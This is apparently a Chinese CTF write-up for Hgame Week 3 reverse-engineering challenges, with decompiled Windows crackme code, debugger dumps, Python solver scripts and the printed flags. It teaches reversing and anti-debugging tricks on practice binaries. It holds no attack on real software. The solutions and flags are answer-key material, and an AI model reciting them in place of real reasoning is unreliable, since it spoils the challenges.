


Hgame Week3 WriteUp

re

Waifu

拿到题目 拖入IDA看一下



```
5  HMODULE v6; // eax
6  HANDLE v7; // esi
7  int v9; // eax
8  char pv; // [esp+10h] [ebp-60h]
9  int v11; // [esp+14h] [ebp-5Ch]
10 int cy; // [esp+18h] [ebp-58h]
11 struct tagPAINTSTRUCT Paint; // [esp+28h] [ebp-48h]
12
13 if ( Msg > 0xF )
14 {
15     if ( Msg == 0x102 ) // wm_char
16     {
17         v9 = dword_4043B8;
18         if ( dword_4043B8 < 32 )
19             *((_BYTE *)&dword_404398 + dword_4043B8) = wParam;
20         dword_4043B8 = v9 + 1;
21         if ( wParam == 13 ) // enter
22         {
23             if ( sub_401000() == 1 )
24                 MessageBoxA(0, "Ashen one, hearest thou my voice, still?", "Firekeeper: ", 0);
25             else
26                 MessageBoxA(0, "Ashen one, what is wrong?", "Firekeeper: ", 0);
27         }
28         else if ( wParam == 118 ) // v
29         {
30             MessageBoxA(
31                 0,
32                 "Ashen one, link the fire. \n"
33                 "For the Lords of Cinder, for the ashen prisoners, for all those held to preserve the fire.",
34                 "Firekeeper: ",
35                 0);
36         }
37         return 0;
38     }
39     return DefWindowProcW(hWnd, Msg, wParam, lParam);
40 }
```

00000A17 sub_4014C0:26 (401617)

通过上网查阅windows的消息值定义 可以得到如注释的消息

那么整个程序逻辑就是 接收你的按键值 输入enter会将你之前所有输入的按键值进行一个比较 输入v会弹出一个窗口 那么很显然 我们只需要去分析那个比较函数就好了

进入比较函数(这里为了看出与密文后面之间的联系所以没有进行重命名)

```

40 do
41 {
42     v4 = v3 & 0x1F;
43     if ( v3 & 0x1F )
44     {
45         if ( v4 == 2 && *((_BYTE *)&word_404398 + v3) ^ 0x69 != 35 )
46             v1 = 0;
47     }
48     else if ( *((_BYTE *)&word_404398 + v3) ^ 0x56 != 19 )
49     {
50         v1 = 0;
51     }
52     if ( v4 == 4 )
53     {
54         if ( *((_BYTE *)&word_404398 + v3) ^ 0x64 != 83 )
55             v1 = 0;
56     }
57     else if ( v4 == 6 && *((_BYTE *)&word_404398 + v3) ^ 0x61 != 55 )
58     {
59         v1 = 0;
60     }
61     if ( v4 == 8 && *((_BYTE *)&word_404398 + v3) ^ 0x72 != 28 )
62         v1 = 0;
63     if ( v3 & 1 )
64     {
65         v5 = v0++ % 4;
66         v6 = 0;
67         if ( (((char *)&word_404398 + v3) + *((char *)&word_404398 + v3 + 1)) ^ 0x76 == dword_403260[v5] )
68             v6 = v1;
69         v1 = v6;
70     }
71     ++v3;
72 }

```

很简单的异或加密 且很容易就看出来每一位是确定的 这样前九位就已经出来了
那么继续往下看

```

v7 = byte_4043A3 * byte_4043A2 * byte_4043A1;
v8 = v7 * byte_4043A4;
if ( byte_4043A4 )
    v9 = v7 / byte_4043A4;
else
    v9 = 1;
if ( (v8 % 109 || v8 % 103)
    && !(v9 % 41)
    && byte_4043A1 < byte_4043A2
    && byte_4043A3 < byte_4043A1
    && byte_4043A1 < byte_4043A4 )
{
    v1 = 0;
}
v10 = 0;
if ( dword_40438C >= 2 )
{
    v10 = 8;
    v11 = _mm_add_epi32(
        _mm_mullo_epi32(
            _mm_cvtsi32_si128(dword_40439C),
            _mm_add_epi32(_mm_add_epi32((__m128i)xmmword_403290, (__m128i)xmmword_403280), (__m128i)xmmword_4032B0)),
        _mm_mullo_epi32(
            _mm_cvtsi32_si128(dword_404398),
            _mm_add_epi32((__m128i)xmmword_403280, (__m128i)xmmword_4032B0)));
    v12 = _mm_add_epi32(v11, _mm_srli_si128(v11, 8));
    v28 = _mm_cvtsi128_si32(_mm_add_epi32(v12, _mm_srli_si128(v12, 4)));
}
v13 = 0;
v14 = 0;
v15 = v10 + 17;
v27 = v10 + 2 * ((unsigned int)(11 - v10) >> 1) + 2;
do
{
    v13 += v15 * byte_404387[v15];
}

```

```

1 | v15 = v10 + 17;
2 | v27 = v10 + 2 * ((unsigned int)(11 - v10) >> 1) + 2;
3 | do
4 | {
5 |     v13 += v15 * byte_404387[v15];
6 |     v16 = (v15 + 1) * *((char *)&dword_404388 + v15);
7 |     v15 += 2;
8 |     v14 += v16;
9 | }
10 | while ( v15 < 29 );
11 | if ( v27 < 13 )
12 | {
13 |     v28 += (v27 + 17) * *((char *)&dword_404398 + v27);
14 |     v29 = v14 + v13 + v28;
15 |     v17 = 0;
16 |     if ( dword_40438C >= 2 )
17 |     {
18 |         v17 = 8;
19 |         v18 = _mm_add_epi32(
20 |             _mm_mullo_epi32(
21 |                 _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_40439C)),
22 |                 _mm_add_epi32(_mm_add_epi32((__m128i)xmmword_403290, (__m128i)xmmword_403280), (__m128i)xmmword_4032A0)),
23 |                 _mm_mullo_epi32(
24 |                     _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_404398)),
25 |                     _mm_add_epi32((__m128i)xmmword_403280, (__m128i)xmmword_4032A0)));
26 |         v19 = _mm_add_epi32(v18, _mm_srli_si128(v18, 8));
27 |         v26 = _mm_cvtsi128_si32(_mm_add_epi32(v19, _mm_srli_si128(v19, 4)));
28 |     }
29 |     v20 = 0;
30 |     v21 = 0;
31 |     v22 = v17 + 16;
32 |     do
33 |     {
34 |         v20 += v22 * *((char *)&dword_404388 + v22);
35 |         v23 = (v22 + 1) * *((char *)&dword_404388 + v22 + 1);
36 |         v22 += 2;
37 |         v21 += v23;

```

```

38 |     }
39 |     v20 = 0;
40 |     v21 = 0;
41 |     v22 = v17 + 16;
42 |     do
43 |     {
44 |         v20 += v22 * *((char *)&dword_404388 + v22);
45 |         v23 = (v22 + 1) * *((char *)&dword_404388 + v22 + 1);
46 |         v22 += 2;
47 |         v21 += v23;
48 |     }
49 |     while ( v22 < 28 );
50 |     v24 = v26;
51 |     if ( (signed int)(v17 + 2 * ((unsigned int)(11 - v17) >> 1) + 2) < 13 )
52 |         v24 = (v17 + 2 * ((unsigned int)(11 - v17) >> 1) + 18)
53 |             * *((char *)&dword_404398 + 2 * ((unsigned int)(11 - v17) >> 1) + v17 + 2)
54 |             + v26;
55 |     v25 = v21 + v20 + v24;
56 |     if ( v29 != 25506 || v25 != 24408 )
57 |         v1 = 0;
58 |     return v1;
59 | }

```

初步一看 一大堆 吓死个人

但是其实就是两个相同的加密 区别是offset的值不同 首先是对前面九个字做做一些神奇的操作 结果值再加上后面四个字符做一次(offset * ord(i))的累加 最后再跟一个数字进行比较 那么这里就是要确定前面的操作究竟是什么

我在一开始做的时候 是直接猜测dword_40438c这里的值 < 2 (为了不分析中间的一大堆东西) 如果按照这样 这样就是整个字符串都是做这样的累加操作 it make sense! 那么就只要直接枚举爆破就好 最后也得出了答案

但在OD下 可以发现这里的值为5 那么就可以有另一种偷鸡的方法

```

1 | if ( dword_40438C >= 2 )
2 | {
3 |     v10 = 8;
4 |     v11 = _mm_add_epi32(
5 |         _mm_mullo_epi32(
6 |             _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_40439C)),
7 |             _mm_add_epi32(_mm_add_epi32((__m128i)xmmword_403290, (__m128i)xmmword_403280), (__m128i)xmmword_4032B0)),
8 |             _mm_mullo_epi32(
9 |                 _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_404398)),
10 |                 _mm_add_epi32((__m128i)xmmword_403280, (__m128i)xmmword_4032B0)));
11 |     v12 = _mm_add_epi32(v11, _mm_srli_si128(v11, 8));
12 |     v28 = _mm_cvtsi128_si32(_mm_add_epi32(v12, _mm_srli_si128(v12, 4)));
13 | }

```

这里可以发现 用到的参数只有dword_404398 和 dword_40439c 但是这两个值都是之前就确定了 所以我们只需要在这个判断下设置一个断点 就可以直接将这一串迷幻的代码的结果得到 最后也能得到答案

那么 最正确的方法:看代码呢?

..我看不出来 太菜了..

那么最后上代码:

```

import string
ListA = []
subStr = ""
encryptStr = [0xce,0x11,0xc3,0x92,0xce]
flagStr = ''
flag = [0] * 9
flag[0] = (chr(19 ^ 0x56))
flag[2] = (chr(35 ^ 0x69))
flag[4] = (chr(83 ^ 0x64))
flag[6] = (chr(55 ^ 0x61))
flag[8] = (chr(28 ^ 0x72))
for i in range(1,len(flag),2):
    if(i == 9):
        flag[i] = chr(encryptStr[i // 2] ^ 0x76)
    else:
        flag[i] = chr((encryptStr[(i // 2)] ^ 0x76) - ord(flag[i + 1]))
for i in flag:
    flagStr += i
for i1 in (string.ascii_letters + string.digits + '_'):
    for i2 in (string.ascii_letters + string.digits + '_'):
        for i3 in (string.ascii_letters + string.digits + '_'):
            for i4 in (string.ascii_letters + string.digits + '_'):
                subStr = i1 + i2 + i3 + i4
                sum3 = 1
                sum4 = 1
                for j in range(len(subStr)):
                    if(j < 3):
                        sum3 *= ord(subStr[j])
                    else:
                        sum4 = sum3 * ord(subStr[3])
                        if(j == 3 and sum4 % ord('m') == 0 and sum4 % ord('g') == 0 and subStr[0] < subStr[1] and subStr[2]
< subStr[0] and subStr[0] < subStr[3] and ((sum3 // ord(subStr[3])) % 41 == 0)):
                            finalFlag = flagStr + subStr
                            num = 0
                            num2 = 0
                            for j in range(0,len(finalFlag)):
                                num += (17 + j) * ord(finalFlag[j])
                                num2 += (16 + j) * ord(finalFlag[j])
                            if(num == 25506 and num2 == 24408):
                                ListA.append(finalFlag)

print(ListA)

```

最后得到字符串 EnJ07_VvnDm5g 加上前缀后获得flag: `hgame{EnJ07_VvnDm5g}`

Another Waifu

拿到题目 拖入IDA 发现加了UPX壳 那就先UPX -d再说
将壳脱掉后 载入IDA 看一下DialogFunc

```

struct tagPAINTSTRUCT Paint; // [esp+68h] [ebp-48h]

switch ( a2 )
{
case 0xFu:
    v7 = BeginPaint(hDlg, &Paint);
    v8 = CreateCompatibleDC(v7);
    v9 = GetModuleHandleW(0);
    v10 = LoadImageW(v9, (LPCWSTR)0x67, 0, 0, 0, 0x2000u);
    GetObjectW(v10, 24, &pv);
    SelectObject(v8, v10);
    BitBlt(v7, 0, 0, v28, cy, v8, 0, 0, 0xCC0020u);
    DeleteDC(v8);
    DeleteObject(v10);
    EndPaint(hDlg, &Paint);
    break;
case 0x110u:
    return 1;
case 0x111u:
    if ( (unsigned __int16)a3 == 2 )
    {
        EndDialog(hDlg, 2);
        return 1;
    }
    if ( a3 == 1 )
    {
        v5 = GetDlgItem(hDlg, 1001);
        SendMessageA(v5, 0xDu, 0x3Fu, (LPARAM)&xmmword_404650);
        xmmword_404610 = xmmword_404650;
        xmmword_404620 = xmmword_404660;
        xmmword_404630 = xmmword_404670;
        xmmword_404640 = xmmword_404680;
    }
    if ( (unsigned __int16)a3 == 1 )
    {
        v11 = 0x84D13C7D;

```

```

60     }
61     if ( (unsigned __int16)a3 == 1 )
62     {
63         v11 = 0x84D13C7D;
64         v12 = 0x49EB7BBE;
65         v13 = 0x859DD33D;
66         v14 = 0x6E69D9F0;
67         v15 = 0xF408ABED;
68         v16 = 0xB0E223C9;
69         v17 = 0x7C52AFF5;
70         v18 = 0xE0608184;
71         v19 = 0x105E051;
72         v20 = 0x929741C5;
73         v21 = 0x9A3B7A30;
74         v22 = 0xC50D7EA6;
75         v23 = 0;
76         v24 = 0;
77         v25 = 0;
78         v26 = 0;
79         encrypt();
80         v6 = 0;
81         while ( dword_404590[v6] == *(int *)((char *)&v11 + v6 * 4) )
82         {
83             ++v6;
84             if ( v6 >= 16 )
85             {
86                 MessageBoxA(0, "Nice Battle!", "Lillie: ", 0);
87                 return 0;
88             }
89         }
90         MessageBoxA(0, "Hah... Haaah... Sorry... I'm not...very good...at running...", "Lillie: ", 0);
91     }
92     break;
93 }
94 return 0;
95 }

```

000007F2 DialogFunc_60 (4013F2)

那么很明显 就是经过加密后做一次比较 看一下加密函数

```

unsigned int result; // eax
char Alonlan_Vulpix_Array[260]; // [esp+28h] [ebp-108h]

v0 = 0;
v1 = 7 * (strlen((const char *)&xmmword_404650) / 7);
if ( v1 )
{
    v2 = byte_4045D1;
    do
    {
        v2 += 8;
        v3 = *((_BYTE *)&xmmword_404650 + v0 + 1);
        v4 = *((_BYTE *)&xmmword_404650 + v0) & 1;
        *(v2 - 9) = *((_BYTE *)&xmmword_404650 + v0) >> 1;
        *(v2 - 8) = (v3 >> 2) | (v4 << 6);
        v5 = *((_BYTE *)&xmmword_404650 + v0 + 2);
        v6 = 32 * (v3 & 3) | (*((_BYTE *)&xmmword_404650 + v0 + 2) >> 3);
        v7 = *((_BYTE *)&xmmword_404650 + v0 + 3);
        *(v2 - 7) = v6;
        v8 = 16 * (v5 & 7) | (v7 >> 4);
        v9 = *((_BYTE *)&xmmword_404650 + v0 + 4);
        *(v2 - 6) = v8;
        v10 = 8 * (v7 & 0xF) | (v9 >> 5);
        v11 = *((_BYTE *)&xmmword_404650 + v0 + 5);
        *(v2 - 5) = v10;
        v12 = 4 * (v9 & 0x1F) | (v11 >> 6);
        v13 = *((_BYTE *)&xmmword_404650 + v0 + 6);
        v0 += 7;
        *(v2 - 4) = v12;
        *(v2 - 2) = v13 & 0x7F;
        *(v2 - 3) = 2 * (v11 & 0x3F) | (v13 >> 7);
    }
    while ( v0 < v1 );
}
v14 = strlen(aAlolanVulpix);
v15 = 0;

    *(v2 - 3) = 2 * (v11 & 0x3F) | (v13 >> 7);
}
while ( v0 < v1 );
}
v14 = strlen(aAlolanVulpix);
v15 = 0;
memset(Alonlan_Vulpix_Array, 0, 0x100u);
v16 = 0;
do
{
    byte_404490[v16] = v16; // 0-256
    Alonlan_Vulpix_Array[v16] = aAlolanVulpix[v16 % v14]; // 用Alolan_Vulpix循环赋值
    ++v16;
}
while ( v16 < 256 );
v17 = 0;
do
{
    v18 = byte_404490[v17]; // 根据值交换位
    v15 = (v15 + Alonlan_Vulpix_Array[v17] + v18) % 256;
    byte_404490[v17++] = byte_404490[v15];
    byte_404490[v15] = v18;
}
while ( v17 < 256 );
v19 = 0;
v20 = 0;
v21 = 0;
do
{
    v19 = (v19 + 1) % 256;
    v22 = byte_404490[v19];
    v20 = (v22 + v20) % 256;
    byte_404490[v19] = byte_404490[v20];
    byte_404490[v20] = v22;
    byte_4045D0[v21] ^= byte_404490[(unsigned __int8)(v22 + byte_404490[v19]));
    ++v21;
}
// basexx结果与交换位后异或

```

```

4 }
5 while ( v21 < 0x30 );
6 libm_sse2_pow_precise();
7 libm_sse2_pow_precise();
8 libm_sse2_pow_precise();
9 v23 = *(double *)&qword_403198;
0 v24 = 0;
1 do
2 {
3     result = (unsigned int)((double)(unsigned __int8)byte_4045D1[v24] * 2.0
4                             + (double)(unsigned __int8)byte_4045D0[v24] * 2.0
5                             + (double)(unsigned __int8)byte_4045D2[v24] * v23
6                             + (double)(unsigned __int8)byte_4045D3[v24]);
7     v23 = *(double *)&qword_403198;
8     dword_404590[v24 / 4u] = result;
9     v24 += 4;
0 }
1 while ( v24 < 64 );
2 return result;
3 }

```

000005F6: encrypt+100 (4011F6)

注释上的逻辑写的很清楚了 那么最后的问题就是最后那个循环究竟是一个什么东西

还是一样 我看不太出来 那么这里上OD(用的是没脱壳的程序 因为脱完壳的程序好像因为重定位的关系打不开 各种修复方法也已失败告终 索性直接带壳分析了)

用esp定律来到OEP 然后搜索关键字字符串 最后来到加密函数 在赋值的地方下一个断点 看一下最后的值是什么

地址	HEX 数据	ASCII
00F64590	2D 3C 94 80 00 00 00 00 00 00 00 00 00 00 00 00	-<摺.....
00F645A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F645B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F645C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F645D0	80 94 3C 2D 29 B3 45 9A B8 8A BB 6B 1D 64 BD C7	■?-)癯峯城k■d角
00F645E0	CC 15 A0 9B A9 B3 7F 96 4B 5E A1 B0 9B 2D A9 B4	?摺 〇 膝~“?”

```

    if ( (unsigned __int16)a3 == 1 )
    {
        v11 = 0x84D13C7D;
        v12 = 0x49EB7BBE;
        v13 = 0x859DD33D;
        v14 = 0x6E69D9F0;
        v15 = 0xF408ABED;
        v16 = 0xB0E223C9;
        v17 = 0x7C52AFF5;
        v18 = 0xE0608184;
        v19 = 0x105E051;
        v20 = 0x929741C5;
        v21 = 0x9A3B7A30;
        v22 = 0xC50D7EA6;
        v23 = 0;
        v24 = 0;
        v25 = 0;
        v26 = 0;
    }
}

```

这里很明显 就是之前输入的字符串进行加密后赋值 那么将

这里的数值依照上面的加密顺序逆序回倒就好

下面是代码

```

import base64
encryptList =
[0x84,0xD1,0x3C,0x7D,0x49,0xEB,0x7B,0xBE,0x85,0x9D,0xD3,0x3D,0x6E,0x69,0xD9,0xF0,0xF4,0x08,0xAB,0xED,0xB0,0xE2,0x23,0xC9,0
x7C,0x52,0xAF,0xF5,0xE0,0x60,0x81,0x84,0x1,0x05,0xE0,0x51,0x92,0x97,0x41,0xC5,0x9A,0x3B,0x7A,0x30,0xC5,0x0D,0x7E,0xA6]
encryptStr = 'Alolan_Vulpix'
ListA = []
ListB = []
ListC = []
flagArray = []
subNum = 0
flag = ""
for i in range(256):
    ListA.append(i)
    ListB.append(encryptStr[i % len(encryptStr)])
for i in range(256):
    temp = ListA[i]
    subNum = (subNum + temp + ord(ListB[i])) % 256
    ListA[i] = ListA[subNum]
    ListA[subNum] = temp
subNum = 0
for i in range(0x30):
    temp = ListA[i + 1]
    subNum = (subNum + temp) % 256
    ListA[i + 1] = ListA[subNum]
    ListA[subNum] = temp
    ListC.append(ListA[(ListA[i + 1] + temp) & 0xff])
for i in range(len(encryptList)):
    flagArray.append(encryptList[i] ^ ListC[i])
j = 0
for i in range(42):
    flag += chr((flagArray[j] << ((i % 7) + 1)) & 0xff | flagArray[j + 1] >> (6 - (i % 7)) & (pow(2,(i % 7) + 1) - 1))
    if i % 7 != 6:
        j += 1
    else:
        j += 2
print(flag)

```

最后得到flag: `hgame{Ez_Encr7pt_c4n_n0t_sT0p_Ur_pr0gre5s}`

Daring Waifu

不管怎么样输入两次就爆炸是什么鬼啊233

载入IDA


```

SelectObject(hdcSrc, h);
BitBlt(hdc, 0, 0, v12, cy, hdcSrc, 0, 0, 0xCC0020u);
DeleteDC(hdcSrc);
DeleteObject(h);
EndPaint(hDlg, &Paint);
break;
case 0x110u:                                     // 对话框
    return 1;
case 0x111u:
    if ( (unsigned __int16)a3 == 2 )
    {
        EndDialog(hDlg, (unsigned __int16)a3);
        return 1;
    }
    if ( a3 == 1 )
    {
        hWnd = GetDlgItem(hDlg, 1002);
        SendMessage(hWnd, 0xDu, 0x3Fu, (LPARAM)&unk_4043F0);
        memcpy(&unk_4043B0, &unk_4043F0, 64u);
    }
    if ( (unsigned __int16)a3 == 1 )
    {
        if ( ((int (__cdecl *)(HWND))loc_401360)(hWnd) )
            MessageBoxA(0, "Found you, my darling.", "ZeroTwo: ", 0);
        else
            MessageBoxA(0, "Do you think I'm a monster too?", "ZeroTwo: ", 0);
    }
    break;
}
return 0;
}

```

很明显 这里的问题应该出在loc_401360 但是我们发现! 这居然不是一个函数!

```

.text:00401360 loc_401360:                                ; CODE XREF: DialogFunc+C3↓p
.text:00401360      push    ebp
.text:00401361      mov     ebp, esp
.text:00401363      sub     esp, 8
.text:00401363 ; -----
.text:00401366 word_401366      dw  0C08Dh                ; DATA XREF: sub_401060+EC↑o
.text:00401366                                     ; sub_401060+1B1↑o
.text:00401368      dd  778E33B1h, 0B176767h, 76768A33h, 7F9D7676h, 0F58A33FDh
.text:00401368      dd  33FF77B6h, 8A0BF58Ah, 0FD2C0B57h, 36366E7Bh, 63892776h
.text:00401368      dd  76364752h, 0FD72B2F5h, 8A33FDBEh, 8781A445h, 36366ED7h
.text:00401368      dd  7AC87976h, 8A23FD66h, 86F4C879h, 45763635h, 8A23FDBEh
.text:00401368      dd  35C6FCFEh, 33FD7636h, 0FEC8798Ah, 763635C6h, 798A23FDh
.text:00401368      dd  366AF4C0h, 0BE4D7636h, 33B17F02h, 7676768Eh, 9D749D76h
.text:00401368      dd  8E33FDE1h, 0C35DE58Bh, 2 dup(0CCCCCCCCh)
.text:004013F0
.text:004013F0 ; ===== S U B R O U T I N E =====

```

但是在最前面却有对栈的操作..

啪! (柯南灵光一现)

下面的数据是不是会被修改!

回到WinMain

```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     ::hInstance = hInstance;
4     Str = (wchar_t *)lpCmdLine;
5     if ( !CreateMutexW(0, 0, L"HGAME8102_REV") )
6         return 0;
7     if ( GetLastError() == 0xB7 )                // 当文件已存在时, 无法创建该文件
8         sub_401330();
9     else
10        sub_401060();
11    return 0;
12 }

```

难道它首先进入的是sub_401060!

进入函数查看

```

GetModuleFileNameW(v0, &Filename, 0x104u);
result = CreateProcessW(0, &Filename, 0, 0, 0, 3u, 0, 0, &StartupInfo, &ProcessInformation);
if ( result )
{
    while ( 1 )
    {
        memset(&DebugEvent, 0, 0x60u);
        result = WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF);
        if ( !result )
            break;
        if ( DebugEvent.dwDebugEventCode == 1 )
        {
            v2 = (char *)DebugEvent.u.Exception.ExceptionRecord.ExceptionAddress;
            if ( DebugEvent.u.Exception.ExceptionRecord.ExceptionCode == 0xC000001D
                && DebugEvent.u.Exception.ExceptionRecord.ExceptionAddress == &word_401366 )
            {
                ReadProcessMemory(
                    ProcessInformation.hProcess,
                    (LPCVOID)(DebugEvent.u.LoadDll.nDebugInfoSize + 2),
                    &Buffer,
                    0x7Cu,
                    0);
                for ( i = 0; i < 0x7C; ++i )
                    *(&Buffer + i) ^= 0x76u;
                WriteProcessMemory(ProcessInformation.hProcess, v2 + 2, &Buffer, 0x7Cu, 0);
                Context.ContextFlags = 65543;
                GetThreadContext(ProcessInformation.hThread, &Context);
                Context.Eip += 2;
                SetThreadContext(ProcessInformation.hThread, &Context);
            }
        }
    }
}

```


WriteProcessMemory!

ReadProcessMemory!

word_401366!

^= 0x76!

那就按他说的 从401366 + 2开始 每个字节异或0x76 再一次拖入IDA查看



```

.text:00401378      mov     eax, [ebp-4]
.text:0040137B      add     eax, 1
.text:0040137E      mov     [ebp-4], eax
.text:00401381      loc_401381:                                     ; CODE XREF: .text:00401376↑j
.text:00401381      cmp     dword ptr [ebp-4], 21h
.text:00401385      jge     short loc_4013E1
.text:00401387      mov     ecx, off_404018
.text:0040138D      push    ecx
.text:0040138E      call    ds:strlen
.text:00401394      add     esp, 4
.text:00401397      mov     ecx, eax
.text:00401399      mov     eax, [ebp-4]
.text:0040139C      xor     edx, edx
.text:0040139E      div     ecx
.text:004013A0      mov     eax, off_404018
.text:004013A5      movsx   ecx, byte ptr [eax+edx]
.text:004013A9      mov     edx, [ebp-4]
.text:004013AC      movsx   eax, byte_4043F0[edx]
.text:004013B3      xor     ecx, eax
.text:004013B5      mov     edx, [ebp-4]
.text:004013B8      mov     byte_4043B0[edx], cl
.text:004013BE      mov     eax, [ebp-4]
.text:004013C1      movsx   ecx, byte_4043B0[eax]
.text:004013C8      mov     edx, [ebp-4]
.text:004013CB      movzx   eax, byte_40401C[edx]
.text:004013D2      cmp     ecx, eax
.text:004013D4      jz      short loc_4013DF
.text:004013D6      mov     dword ptr [ebp-8], 0
.text:004013DD      jmp     short loc_4013E1

```

看一下汇编 答案已经呼之欲出

下面是代码:

```
listA = [0x3b,0x13,0x13,0x8,0x9,0x12,0x35,0x14,0x1d,0x8,0xc,0x40,0x1c,0x50,0x5,0x36,0x30,0x4f,0x0b,0x14,0x64,0x43,0x1b,0x0b,0x0b,0x36,0x1,0x25,0x2d,0x51,0x1d,0x41,0x0f]
String = "Strelitzia"
flag = ''
for i in range(len(listA)):
    flag += chr(listA[i] ^ ord(String[i % len(String)]))
print(flag)
```

得到flag: `hgame{Anti_4n5i_D5bu77ing_u_D0N5}`

crypto

babyRSA

根据题目hint rsa的填充 私钥也给我们了 那么就只要改RSA的填充方式一个个尝试过去即可
